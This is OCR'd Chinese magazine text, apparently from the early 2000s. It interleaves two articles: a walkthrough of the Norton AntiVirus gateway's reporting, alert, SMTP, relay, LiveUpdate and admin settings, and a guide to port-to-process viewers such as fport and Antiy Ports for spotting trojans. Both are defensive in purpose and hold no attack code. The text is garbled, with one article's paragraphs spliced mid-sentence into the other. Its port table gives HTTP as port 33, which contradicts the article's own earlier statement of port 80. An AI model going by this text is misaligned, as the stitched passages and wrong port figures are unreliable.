在From那行，设定具体的日期时间，然后在To那行设定具体的日期时间，最后点击Genetate Report就可以得到该时间段的简要汇报（图 4 ）。

在简要汇报上有3栏：Message Summary、Infection Summary、Virues Found。在Virues Found一栏可以看到已经被过滤掉的邮件病毒以及名称，此处清晰的、准确的列出了笔者故意发出的带毒邮件，但都被过滤并记录在案了：）黑客程序（BlueFire）一个：Backdoor.Trojan 1，邮件蠕虫病毒（求职信）两个：W32.Klez.H@mm 2.

在Detail Report页上，可以得到详细的汇报：除了可以设定时间段以外，还可以设定是否显示System Actions、SMTP Actions、Message Active、Virus Actions。

除了生成详细汇报的HTML页面以外，也可以生成CSV文件以备日后审查。

生成的CSV文件一般在NAVIEG\ logs\下，文件名形式是NAVGW yyyymmd dhhmm.csv，可以用任何文本编辑器打开。

Configure（配置）：

在这里可以进行Alerts设置、SMTP设置、Relay设置、LiveUpdate设置、Admin设置。

Alerts设置：

左边是通知管理员或有管理员权限的用户的相关设置，此处可以设定警报邮件的主题、内容和需要通知用户的电子邮件地址。右边是通知发带毒邮件的发件人的相关设置，同样也要设定警报邮件的主题、内容。见图5：




图 5

SMTP设置：

此处可以设定SMTP端口，最大引入连接数、最大外出连接数，当邮件不能被处理时采取什么措置。对于局域网来说，按默认设置就可以。见图6：





图 6

Relay设置：



经常看到有朋友问起端口是什么？我的机器开了某某端口，这是不是木马？我的机器是不是被黑了？它安全吗？有什么办法知道什么东西在连我的这个端口呢？面对这些问题，本文就是一个很好的解决方法。作者通过介绍端口进程关联工具，告诉大家如何通过分析系统进程和端口的关联来判断是否有非法的端口开放。同时，作者详细介绍了几款比较著名的这类工具，供大家参考。

详解端口进程关联工具

文／阿楠

一、了解端口的作用

首先需要明白的一点是，我们这里所说的端口，不是计算机硬件的I/O端口，而是软件形式上的概念。服务器可以向外提供多种服务，比如，一台服务器可以是Web服务器，也可以是FTP服务器，同时，它也可以是邮件服务器。为什么一台服务器可以同时提供那么多的服务呢？其中一个很主要的方面，就是各种服务采用不同的端口分别提供不同的服务，比如：Web采用80端口，FTP采用21端口等。这样，通过不同端口，计算机与外界进行互不干扰的通信。

根据提供服务类型的不同，端口分为两种，一种是TCP端口，一种是UDP端口。计算机之间相互通信的时候，分为两种方式：一种是发送信

此处可以设定邮件路由、缺省邮件路由及端口号，以及转信设置。这和邮件服务器上的SMTP设置大同小异，笔者就不再赘述了。

LiveUpdate设置：

此处设定病毒定义自动更新时间并显示上次更新病毒定义的情况。见图7：




图7

Admin设置：

此处可以更改管理员的口令、设定不活动到达一定时间就自动注销，每隔多长时间就删除日志文件，设定管理NAVGW的HTTP端口，设定扫描病毒期间所用的临时文件夹路径。见图8：




图8

Logout（注销）：

不用多说，就是管理员用来注销的，这是为防止无关人员随意更改NAVGW设置的。

LiveUpdate（升级）：

这是用来更新NAVGW病毒定义的。

息以后，可以确认信息是否到达，也就是有应答的方式，这种方式大多采用TCP协议；一种是发送以后就不管了，不去确认信息是否到达，这种方式大多采用UDP协议。对应这两种协议的服务提供的端口，也就分为TCP端口和UDP端口。

常见的TCP端口如下：（图1）

服务	端口	描述
Http	33	超文本传输协议，其实就是提供网页（WEB）服务。
Ftp	21	文件传输协议，采用FTP方式可以对服务器上传下载文件。
Smtp	25	简单邮件传输协议，主要用于发送邮件。
POP3	110	邮局接受协议，主要进行邮件[illegible]。
Telnet	23	远程登陆协议，常见的文字BBS就是这种，现在主要用来进行远程维护。

图1

常见的UDP端口如下：（图2）

服务	端口	描述
DNS	53	域名解析服务。
OICQ	8000/4000	服务器使用8000端口，OICQ软件使用4000端口

图2

二、端口进程关联察看器的作用

所谓端口进程关联察看器意思就是，它是可以察看网络端口由哪个进程打开的工具。这些工具存在的意义在于：对于桌面用户来说最大的安全威胁应该是来自于木马，而且也只有木马这样的工具才会运用各种手段在系统中隐藏自己的进程，并打开一些“非法”端口与外界通讯。那么有了端口进程关联察看工具，我们不但可以知道我们的系统中打开了哪些端口，可以判定哪些是“合法”的，哪些是“非法”的；而且还可以察看这些端口是由哪些系统进程开启的，这种工具对于初级用户来说，可以帮助了解自己的系统运行情况，对于高级用户来说可以从端口进程关联上来判定自己的机器是否被中了木马，进一步手工清除木马。

为了让大家能够更加了解端口进程关联察看软件，下面我将介绍几个流行的端口进程关联察看工具 。

三、端口进程关联查询工具

1、fport

软件名称：fport 2.0

授权方式：免费软件

下载地址：http://www.foundstone.com/knowledge/zips/fport.zip

软件介绍：如（图3）所示fport是一个字符模式下的端口进程关联察看器，支持Windows 2000/NT/XP，他可以显示进程表示符、本地端口与全路径。fport 提供了5个参数，分别是“/p”、“/a”、“/i”、“/ap”和“/?”，它们的意义分别为：




图3

/p　按端口排序；

/a　按应用程序排序；

/i　按PID（进程表示符）排序；

/ap 按应用程序全路径排序；

/?　显示帮助。

笔者认为，作为一个老牌的端口进程关联查看器，在2.0的版本中依然还在使用字符操作模式，这未免有点让我们这些已经习惯了图形操作的普通用户们在使用上过于麻烦，可是既然作为国外的知名产品，笔者猜想可能依然有很多高级用户习惯这种字符操作模式。

2、Antiy Ports

软件名称：Antiy Ports V1.21

下载地址：www.antiy.net/download/antiyports.exe

软件介绍：这是国内著名的信息安全高端实验室Antiy Labs出品的，是笔者在浏览Antiy Labs英文网站的时候发现的。由于是一个免费工具，所以Antiy Labs在发布的时候并没有推出中文版。作为一个端口进程关联查看工具，Antiy Ports拥

